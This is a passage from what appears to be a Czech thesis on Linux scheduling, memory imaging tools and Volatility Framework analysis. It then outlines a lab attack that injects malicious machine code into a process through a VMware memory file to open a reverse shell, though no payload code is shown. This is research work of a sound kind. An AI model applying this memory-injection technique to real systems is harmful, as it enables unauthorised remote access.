Všechny procesy procesy kromě *real-time* procesů využívají statickou a dynamickou prioritu. Tyto priority jsou v rozsahu 100–139. Statická priorita se s plánováním procesů nemění, ale je možné ji programově změnit voláním systémových funkcí `nice()` nebo `setpriority()`. Nový proces dědí statickou prioritu svého rodiče a je v případě potřeby změněna. Základní velikost rámce se přímo odvíjí od hodnoty statické priority vzorcem 1.1 [30]. Výsledek vyjde v jednotkách tiků systémového časovače.

$$Velikost\ rámce = \begin{cases} (140 - sp) \times 20 & If\ sp < 120 \\ (140 - sp) \times 5 & If\ sp \geq 120 \end{cases} \tag{1.1}$$

sp = Statická priorita

Z toho vyplývá, že procesy s vyšší prioritou dostanou větší časový rámec na úkor procesů s nižší prioritou. Tabulka 1.1 obsahuje přepočítané základní velikosti rámce napříč hodnotami priorit. Při výpočtu se počítalo tikem systémového časovače o velikosti jedné milisekundy. Dynamickou prioritu vyu-

Popis	Statická priorita	Základní časový rámec
Nejvyšší priorita	100	800 milisekund
Vysoká priorita	110	600 milisekund
Základní priorita	120	100 milisekund
Nízká priorita	130	50 milisekund
Nejnižší priorita	139	5 milisekund

Tabulka 1.1: Obsahuje velikosti časových rámců podle výše priority (spočítaných podle vzorce 1.1). Při výpočtu se počítalo tikem systémového časovače o velikosti jedné milisekundy.

Průměrná doba čekání na čas procesoru (avg)	Bonus
avg $\geq$ 0 milisekund $\wedge$ avg $<$ 100 milisekund	0
avg $\geq$ 100 milisekund $\wedge$ avg $<$ 200 milisekund	1
avg $\geq$ 200 milisekund $\wedge$ avg $<$ 300 milisekund	2
avg $\geq$ 300 milisekund $\wedge$ avg $<$ 400 milisekund	3
avg $\geq$ 400 milisekund $\wedge$ avg $<$ 500 milisekund	4
avg $\geq$ 500 milisekund $\wedge$ avg $<$ 600 milisekund	5
avg $\geq$ 600 milisekund $\wedge$ avg $<$ 700 milisekund	6
avg $\geq$ 700 milisekund $\wedge$ avg $<$ 800 milisekund	7
avg $\geq$ 800 milisekund $\wedge$ avg $<$ 900 milisekund	8
avg $\geq$ 900 milisekund $\wedge$ avg $<$ 1000 milisekund	9
avg = 1 sekunda	10

Tabulka 1.2: Obsahuje možné hodnoty bonusu pro výpočet dynamické priority1.2 v závislosti na průměrné době čekání na čas procesoru (avg). Velikost tiku systémového časovače je jedna milisekunda.

žívá plánovač úloh, když vybírá nový proces ke spuštění. Dynamická priorita se průběžně mění podle času, který proces strávil čekáním, a její celková hodnota se vypočítává ze statické hodnoty pomocí vzorce 1.2.

$$dp = max(100, min(sp - bonus + 5, 139)) \tag{1.2}$$

dp = Dynamická priorita
sp = Statická priorita

Hodnota bonusu se pohybuje v rozsahu 0–10 a přímo se odvíjí od průměrné doby čekání na čas procesoru. Tabulka 1.2 ukazuje, jak se určuje hodnoto bonusu. Uvedené časové intervaly počítají s tikem systémového časovače o velikosti jedné milisekundy [30].


Obrázek 1.11: Znázornění správy fronty pro plánování pomocí třídy `SCHED_FIFO`. Procesy připravené ke spuštění se zařadí na konec fronty. Proces je spuštěný, dokud nedokončí svou činnost nebo neobdrží přerušení.

1.4.2 Algoritmy plánování

Dříve byl plánovací algoritmus přímočarý. Při každé výměně procesů se procházely všechny připravené procesy, počítaly se jejich priority a nakonec se z nich vybíral nejvhodnější proces ke spuštění. Nevýhodou takového postupu je, že závisí na počtu aktivních procesů. S rostoucím počtem procesů se zvyšovala cena algoritmu. S operačním systémem Linux verze 2.6 byl navržen nový algoritmus, který vybíral procesy ke spuštění v konstantním čase nezávisle na počtu aktivních procesů. Plánovač úloh vždy uspěje v nalezení procesu ke spuštění. Existuje speciální proces `swapper`, který je vždy spustitelný. Proces `swapper` se spouští pouze pokud plánovač úloh nemůže spustit žádný jiný proces [31]. Každý z procesů operačního systému Linux je plánován podle jedné z následujících plánovacích tříd:

- `SCHED_FIFO`
- `SCHED_RR`
- `SCHED_NORMAL`

Plánování podle třídy `SCHED_FIFO` probíhá pomocí fronty typu FiFo (First-in, First-out). Nové procesy se řadí nakonec fronty a postupně spouštějí se ze začátku. Proces setrvává na začátku fronty, dokud nedokončí svou činnost nebo dokud se neobjeví proces s větší prioritou. Dokonce se nestřídá s procesy se stejnou prioritou. Je-li proces nucen přerušit svou činnost, například z důvodu přerušení nebo čekání na vstup, je zařazen na konec fronty, kde čeká na spuštění. Obrázek 1.11 znázorňuje, jakým způsobem se spravuje fronta třídy `SCHED_FIFO`. Podle této třídy se zpravují *real-time* procesy [31].



Obrázek 1.12: Znázornění kruhové fronty použité v plánovací třídě `SCHED_RR`. Procesy mají přidělený časový rámec a po jeho vypršení se vracejí do fronty a čekají na opětovné spuštění. Tento rozdíl oproti třídě `SCHED_FIFO` je znázorněn červenou šipkou. Pokud proces obdrží přerušení, je dočasně vyjmut z kruhové fronty. Když je opět připravený ke spuštění, je znovu zařazen do fronty.

Plánovací třída `SCHED_RR` používá pro plánování algoritmus Round Robin. Do této třídy patří opět *real-time* procesy. Procesům jsou přiděleny časové rámce a jsou zařazeny do kruhové fronty. Po vypršení času se běžící proces vrací na konec fronty a spouští se další v pořadí. Po dokončení své činnosti je proces ukončen a vyjmut z fronty. Pokud proces obdrží přerušení nebo je nucen čekat na vstup, je z fronty dočasně vyloučen a zařadí se nazpět, jakmile je opět připraven ke spuštění. Postup je znázorněn na obrázku 1.12.

Plánovací třída `SCHED_NORMAL` se využívá pro všechny procesy kromě *real-time* procesů [32]. Jednoduše spouští procesy od nejvyšší priority. Velikost časového rámce se počítá podle priority, viz sekce 1.4.1.2 Priorita ostatních procesů.

1.4.2.1 Ochranný mechanismus proti hladovění procesů

Nesmí se stát, že budou procesy s nízkou prioritou vynechány, přestože procesy s vyšší prioritou dostávají více času procesoru. Aby se zabránilo hladovění procesů, jsou rozděleny do dvou skupin:

- Aktivní procesy
- Vyčerpané procesy

Aktivní procesy jsou ty, které ještě nevyčerpaly svůj časový rámec. Po vyčerpání času procesoru jsou procesy zařazeny do skupiny vyčerpaných procesů a nemohou být spuštěny, dokud svůj čas nevyčerpají i všechny ostatní procesy.

1.5 Obraz operační paměti pro systém Linux

Před statickou analýzou operační paměti je nutné získat její obraz. Existuje několik způsobů, jak vytvořit obraz paměti. Dříve se pro tvorbu obrazu operační paměti využívaly nativní nástroje operačního systému. Ovšem tyto nástroje jsou dnes na ústupu pro jejich nevýhody, jako například malé množství získatelné paměti, zatímco moderní nástroje postupně ladí nedostatky předchozích verzí. Příkladem nástrojů pro vytvoření obrazu operační paměti jsou:

- Historické metody
  - */dev/mem*
  - *ptrace*
- Moderní metody
  - *fmem*
  - *Linux Memory Extractor (LiME)*

1.5.1 Získání obrazu pomocí /dev/mem

Jedná se o rozhraní pro tvorbu obrazu operační paměti. V případě, že je toto rozhraní aktivní, lze pomocí systémových nástrojů, jako například standardní nástroj *dd* operačního systému Linux. K získání obrazu paměti jsou potřebná administrátorská oprávnění. Tento přístup přináší několik problémů. Většina systémů mapuje operační paměť náhodně a může se stát, že nástroj */dev/mem* při tvorbě obrazu přistoupí k citlivé části paměti, což může způsobit nestabilitu systému [33]. Dnes se tato technika moc nepoužívá, a to ze dvou důvodů. Prvním je, že z hlediska bezpečnosti operačního systému je toto rozhraní na většině distribucí deaktivované. Druhým důvodem je omezení velikosti paměti, kterou lze tímto způsobem získat. Limit je 896 MB, což je na dnešní poměry příliš málo.

1.5.2 Získání obrazu pomocí ptrace

Debugovací rozhraní *ptrace* lze použít k získání paměti z uživatelského prostoru. Má mnoho limitací, přesto je vhodný pro některé situace. Pomocí tohoto rozhraní je možné získat paměť pouze z běžících procesu a nemá přístup k jádru operačního systému ani uvoleným stránkám, a proto se hodí pouze pro získání paměti samostatného procesu [33]. Nad tímto rozhraním jsou vyvinuty různé nástroje jako například *memfetch*.

1.5.3 Získání obrazu pomocí fmem

Nástroj *fmem* byl vyvinut jako vylepšení varianty */dev/mem*. Do jádra operačního systému se pomocí nástroje *fmem* zavádí ovladač, který vytvoří zařízení */dev/fmem*. Toto zařízení funguje podobně jako její předchůdce */dev/mem*, ale obsahuje několik výhod. První výhodou je, že nástroj kontroluje, jestli jsou fyzické stránky v paměti nebo ne, což brání přístupu k nezmapovaným oblastem, které mohly způsobit nestabilitu sytému. Dále odstraňuje velikostní limit přístupu do paměti. Nevýhodou je nutnost manuální analýzy na zjištění, kde se nachází mapovaná operační paměť [33].

1.5.4 Získání obrazu pomocí Linux Memory Extractor (LiME)


Jedná se o jeden z nejnovějších nástrojů na vytváření obrazů operační paměti, který eliminuje problémy s výše zmíněnými technikami a nástroji. Tento nástroj funguje pomocí ovladače v jádře operačního systému, ale nevytváří znakové zařízení přístupné z uživatelského prostoru. Namísto toho operuje v kontextu jádra operačního systému, což zvyšuje přesnost obrazu, protože nedochází k tak častému přepínání kontextu. Dalším vylepšením je, že si nástroj sám automaticky načítá rozložení paměti, a proto již není potřeba mapování nastavovat manuálně. Navíc nástroj podporuje více formátů obrazu [33].

1.6 Virtualizace

Virtualizace je postup, kdy software simuluje možnosti hardwaru [34]. Na tomto virtuálním hardwaru je možné spustit další instanci počítače nebo jiného libovolného zařízení jako například síťové komponenty [35]. Nad fyzickým zařízením tak vzniká vrstva, která umožňuje přidělovat fyzické zdroje počítače virtuálním zařízením. Nejčastěji se virtualizace používá k běhu několika operačních systémů současně bez nutnosti reinstalace. [36]. O správu virtuálních zařízení se stará takzvaný *hypervisor*, který se tradičně dělí na dva typy:

- *Bare metal hypervisor*, který běží přímo nad hardwarem pomocí firmwaru
- *Hosted hypervisor*, který běží v operačním systému a lze ho vypínat jako klasický software.

Obrázek 1.13 znázorňuje rozdíly mezi virtuálními a fyzickými zařízeními. Využívat Virtuální zařízení přináší určité, výhody jako například snazší zálohování, migrace nebo škálovatelnost.



Obrázek 1.13: Znázornění rozdílu mezi virtuálním a fyzickým zařízením. Hypervisor je správcem virtuálních zařízeních a přiděluje jednotlivým zařízením fyzické zdroje.

1.6.1 Virtuální prostředí VMware Workstation

Platforma *VMware Workstation* slouží k vytváření virtuálních zařízení a umožňuje na nich nainstalovat a spustit operační systém souběžně s operačním systémem fyzického zařízení. Platforma je podporována na operačních systémech Microsoft Windows a Linux. Cílem této práce je vložit vlastní kód do operační paměti systému ve virtuálním zařízením. Proto je nutné chápat jakým způsobem je na platformě *VMware Workstation* reprezentována operační paměť. Za běhu virtuálního zařízení vzniká řada souborů. Soubory, které souvisejí s operační pamětí jsou tyto:

- *vmsd*
- *vmsn*
- *vmss*
- *vmem*

Z hlediska této práce je nejdůležitější soubor *vmem*, který slouží k zálohování operační paměti systému na virtuálním zařízení. Jeho obsah je přesná kopie operační paměti a lze nad ním provádět analýzu paměti pomocí *Volatility*

Framework. Tento soubor existuje, pouze pokud je virtuální zařízení spuštěné nebo když došlo pádu systému [37].

1.7 Analýza operační paměti

Analýza operační paměti se nejčastěji provádí při řešení bezpečnostní incidentů. Procesy během své činnosti vytvářejí artefakty v operační paměti, které mohou přetrvávat i po ukončení procesu. V operační paměti je možné najít například kryptografické klíče, obsah rozšifrovaných zpráv nebo dokonce cizí kód vložený do paměti procesu. Navíc obsah operační paměti přináší vhled o celkové činnosti operačního systému, jelikož lze najít otevřené soubory, příkazy z příkazové řádky nebo síťová připojení. Cílem práce je vložit vlastní kód do operační paměti. Pro nalezení vhodné oblasti pro vložení kódu je nutné paměť analyzovat a navrhnout přesnou podobu kódu. Pro analýzu operační paměti byl v této práci vybráno rozhraní *Volatility Framework*.

1.7.1 Volatility Framework

Rozhraní *Volatility Framework* je kolekce nástrojů implementována v jazyce Python pod veřejnou licencí GNU verze 2. Po světě probíhají různá školení, jak s tímto rozhraním pracovat [38]. Pro tuto práci je nejdůležitější, že umožňuje provádět analýzu paměti nad širokou škálou formátů obrazů operační paměti, a to včetně paměťového souboru *vmem* z nástroje *VMware Workstation*. *Volatility Framework* je specificky navržený pro řešení bezpečnostních incidentů nebo hledání a zkoumání chování virů v operační paměti [39].

Volatility Framework nativně podporuje nejpoužívanější operační systémy na rozličných architekturách:

- 64-bitová a 32-bitová verze Microsoft Windows
- 64-bitová a 32-bitová verze Linux
- 64-bitová a 32-bitová verze Mac OS
- 32-bitová verze Android

1.7.2 Profilu pro OS Linux

Každý operační systém potřebuje mít *Volatility FrameWorku* definovaný profil, aby bylo jednoznačně rozlišitelné, jakému operačnímu systému paměť patří. Když je paměť v předstihu definovaná, je možné najít známé struktury operačního systému. Profil je kolekce informací o operačním systému [40]:

- Metadata jako například jméno operačního systému nebo verze jeho jádra.

- Indexy a jména systémových funkcí
- Konstantní globální proměnné s fixními adresami v operační paměti
- Nativní typy včetně jejich velikostí (například `int` nebo `float`)
- Adresy globálních proměnných a funkcí

V základu jsou ve *Volatility FrameWorku* obsaženy profily pro hlavní verze Microsoft Windows, ale Linuxových distribucí existuje značné množství a je náročné udržovat profil pro každou z nich. Je možné si vytvořit vlastní profil pro libovolnou verzi a distribuci operačního systému Linux. Podle návodu [41] jsou k vytvoření profilu pro operační systém Linux potřeba dva soubory:

- *module.dwarf*
- *System.map*

Soubor *module.dwarf* definuje datové struktury a typy. Lze jej získat pomocí kompilace souboru *module.c* proti jádru daného operačního systému a následným použitím nástroje *dwarfdump*, který vygeneruje výsledný soubor. *System.map* obsahuje adresy globálních proměnných a funkcí operačního systému. Tento soubor je umístěn buď v adresáři `/boot`, kde je nainstalováno jádro operačního systému, nebo v adresáři se zdrojovým kódem, kde bylo jádro operačního systému zkompilováno.

Tyto dva soubory se pak zabalí do archivu `zip`. Je vhodné archiv pojmenovat podle názvu, architektury a verze operačního systému. Výsledný archiv se nakonec uloží do adresářové struktury rozhraní *Volatility FrameWork*[7].

1.7.3 Nástroje rozhraní Volatility Framework

Volatility Framework obsahuje velké množství volně dostupných nástrojů a doplňků, které umožňují analyzovat paměť a hledat artefakty procesů. Typicky je každý nástroj spojený s jedním konkrétním artefaktem. Jelikož je nástroj pod otevřenou licencí, je možné psát vlastní nástroje. Komunita je v tomto ohledu aktivní. Následuje popis některých nástrojů pro *Volatility Framework*

1.7.3.1 Seznam procesů linux_pslist

Nástroj `linux_pslist` vypíše všechny procesy v operační paměti. K výpisu se používá spojový seznam `task_struct->tasks` začínajíc v procesu `init_task`. Výpis neukazuje proces `swapper`. Ve výpisu je obsažena i tabulka stránek, a pokud je prázdná, znamená to, že se jedná o vlákno jádra operačního systému [42].

[7] *volatility/plugins/overlays/linux/*

1.7.3.2 Stromové uspořádání procesů linux_pstree

Pomocí nástroje `linux_pstree` je možné vypsat procesy ve stromové struktuře. Toto zobrazení znázorňuje vztahy mezi procesy a usnadňuje odhalení podezřelého chování procesů. Stromová struktura vzniká postupně iterováním spojových seznamů potomků `task_struct.children` a sourozenců `task_struct.sibling` [43].

1.7.3.3 Mapa paměti linux_memmap

Volatility Framework umí vypsat mapu paměti pomocí nástroje `linux_memmap`. To znamená, že vypíše virtuální a fyzickou adresu stránky spolu s její velikostí. Nástroj vypisuje jenom stránky, které jsou aktuálně v paměti [44]. Toho lze dosáhnout iterováním tabulkami stránek. Množství paměti, kterou je potřeba projít, lze omezit pomocí známých adres ohraničující segmenty procesu.

1.7.3.4 Binární soubor procesu linux_procdump

Volatility Framework umožňuje rekonstruovat binární soubor spustitelného programu z paměti procesu. V datové struktuře `mm_struct`, jsou popsány jednotlivé segmenty programu a jejich umístění ve fyzické paměti. Volatility tak umí vyhledat data programu a složit je zpět do spustitelného souboru. Má to ovšem dvě omezení:

- Pokud nejsou stránky procesu v operační paměti, vznikne nekompletní soubor.
- Proces mohl data původního spustitelného souboru změnit. V takovém případě není možné získat originální soubor.

1.7.3.5 Volatility shell linux_volshell

Nástroj `linux_volshell` representuje interaktivní Shell nad operační pamětí Linuxu. V interaktivním módu lze například:

- Vypsat seznam procesů
- Přeložit virtuální adresy na fyzické
- Přepnout kontext procesu
- Vypsat složení datové struktury
- Naplnit datové struktury daty z paměti
- Zapsat do obrazu RAM
- Vypsat daný blok paměti (není nijak omezen stránkováním)


Podobu datových struktur odvozuje `linux_volshell` podle definic typu ze souboru `module.dwarf` obsaženého v profilu. Naplnit konkrétní datové struktury daty, není nic jiného, než dopočítání paměti podle ofsetu a přiřazení ji k danému prvku struktury.

Kapitola 2


Návrh řešení

Cílem této práce je získat vzdálený přístup k zařízení pomocí injekce škodlivého kódu. Prvním krokem je připravit virtuální prostředí, ve kterém se bude simulovat provedení útoku. Je potřeba připravit dvě virtuální zařízení; oběť a útočník. Jelikož se bude simulovat vzdálený přístup, je nutné mít druhé zařízení pro ověření úspěšnosti útoku. Návrh virtuálního prostředí je detailně popsán v sekci 2.1 Virtuální prostředí.

Získání kontroly nad cílovým zařízením je provedeno pomocí techniky *Reverse Shell*. Spojení mezi obětí a útočníkem je navázáno pomocí protokolu TCP. Škodlivý kód vkládaný do paměti je napsán ve strojovém jazyce pro 64-bitovou architekturu. Po manuálním otestování funkčnosti útoku, bude proces



Obrázek 2.1: Architektura virtuálního prostředí s dvěma zařízeními, útočníka a oběti, včetně specifikace.



Obrázek 2.2: Verze systému a nastavení IP adresy oběti.


zautomatizován pomocí jazyka Python. Automatizované řešení využívá nástrojů *Volatility Frameworku*, a to konkrétně `linux_pslist` a `linux_volshell`. Přípravu útoku popisuje sekce 2.2 Příprava útoku.

Analýza paměti za účelem vložení kódu se prolíná celým procesem přípravy, protože pro úspěšné řešení je nutné znát jak prostředí oběti, tak návrh škodlivého kódu. Jeho podoba je dána počáteční analýzou, ale v průběhu své činnosti může zanechávat další stopy, o kterých je vhodné vědět. Na závěr jsou vypsány všechny nástroje a technologie které jsem pro práci využíval.


2.1 Virtuální prostředí

Pomocí nástroje *VMware Workstation* byly připraveny dva operační systémy na dvou virtuálních zařízeních. Během provádění útoku musí být obě zařízení v provozu a připojené ke stejné síti, proto jsou zapojeny ke stejnému síťovému adaptéru. Jejich síťová komunikace je klíčová, protože cílem práce je získat a ověřit vzdálený přístup k zařízení. Zařízení jsou nakonfigurována podle specifikace na obrázku 2.1:

- Zařízení oběti
  - ip: 192.168.140
  - Operační systém: Debian GNU/Linux 10 (buster)
  - Pevný disk 20 GB
  - Operační paměť 1 GB RAM
  - Jeden procesor




Obrázek 2.3: Verze systému a nastavení IP adresy útočníka.



Obrázek 2.4: Fyzické nastavení virtuálních zařízení.

- Zařízení útočníka
  - ip: 192.168.144
  - Operační systém: Ubuntu 18.04.3 LTS
  - Pevný disk 20 GB
  - Operační paměť 2 GB RAM
  - Jeden procesor

Operační systém oběti je podle zadání Debian 10. Na obrázku 2.2 je znázorněna verze operačního systému spolu s nastavením IP adresy. Jako operační systém útočníka bylo zvoleno Ubuntu 18. Obrázek 2.3 ukazuje verzi operačního systému a nastavení síťového rozhraní. Na obrázku 2.4 je ukázáno fy-



Obrázek 2.5: Běh jednoduchého programu určeného pro vložení škodlivého kódu. Program je popsán zdrojovým kódem 2.1

zické nastavení virtuálního zařízení. Fyzické parametry uvedené v konfiguraci je možné měnit, čehož je využito při testování, kdy se testuje různá velikost operační paměti, neboť se při změně velikosti může změnit celková struktura paměti.

2.1.1 Příprava vlastního procesu

Pro demonstraci útoku je připraven vlastní jednoduchý program, který je určený k ulehčení hledání adresy pro vložení kódu a pro usnadnění jeho spuštění. Cílem práce je demonstrovat úspěšné vložení kódu do paměti a získání vzdáleného přístupu, a proto je předem připravený bod průniku do systému. Program byl naprogramován v programovacím jazyce C. Zdrojový kód vlastního programu 2.1 se skládá z jednoduché smyčky, která nepřetržitě iteruje a vypisuje jedno číslo, viz obrázek 2.5. Výpis je v programu zahrnut z důvodu, že po provedení útoku bude, vizuálně zřejmé, jestli bylo vložení kódu úspěšné.

Program je pro názornost pojmenován *MyDummyProcess*, aby byl při analýze paměti jednoznačně rozeznatelný. Obrázek 2.6 ukazuje výstup nástroje `linux_pslist` z rozhraní *Volatility Framework*, na kterém je znázorněn běžící proces *MyDummyProcess*.

Za reálného útoku by bylo cílem, aby chod původního programu nebyl

```
PS F:\Diplomka\scripts> python.exe C:\volatility\vol.py -f F:\Diplomka\VMEM\Debian_10-0eab53d6
ex64 linux_pslist
Volatility Foundation Volatility Framework 2.6.1
Offset             Name                 Pid             PPid            Uid             Gid
------------------ -------------------- --------------- --------------- --------------- ------
0xffff94653bd0eac0 systemd              1               0               0               0
0xffff94653bd0db80 kthreadd             2               0               0               0
0xffff94653bd08f40 rcu_gp               3               2               0               0
0xffff94653bd0cc40 rcu_par_gp           4               2               0               0
0xffff94653bd09e80 kworker/0:0          5               2               0               0
0xffff94653bd0bd00 kworker/0:0H         6               2               0               0
